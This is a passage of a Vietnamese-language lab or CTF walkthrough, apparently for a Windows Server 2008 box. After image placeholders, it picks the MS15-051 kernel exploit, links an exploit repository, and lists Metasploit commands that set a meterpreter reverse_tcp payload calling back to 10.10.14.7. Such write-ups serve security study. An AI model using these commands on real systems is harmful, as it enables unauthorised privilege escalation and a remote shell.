





**Web Enumeration**


Giao diện trang web




















Vì mục tiêu cài đặt Windows Server 2008, rất dễ khai thác. Không có service packs hoặc hotfixes được cài đặt. Nghiên cứu một số khai thác Windows kernel nhưng cái đáng tin cậy nhất là MS15-051.

Exploit: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051

Khai thác này có sẵn trong Metasploit:

use exploit/windows/local/ms15\_051\_client\_copy\_image

set payload windows/x64/meterpreter/reverse\_tcp

set lhost 10.10.14.7

set session 1

set target 1

run

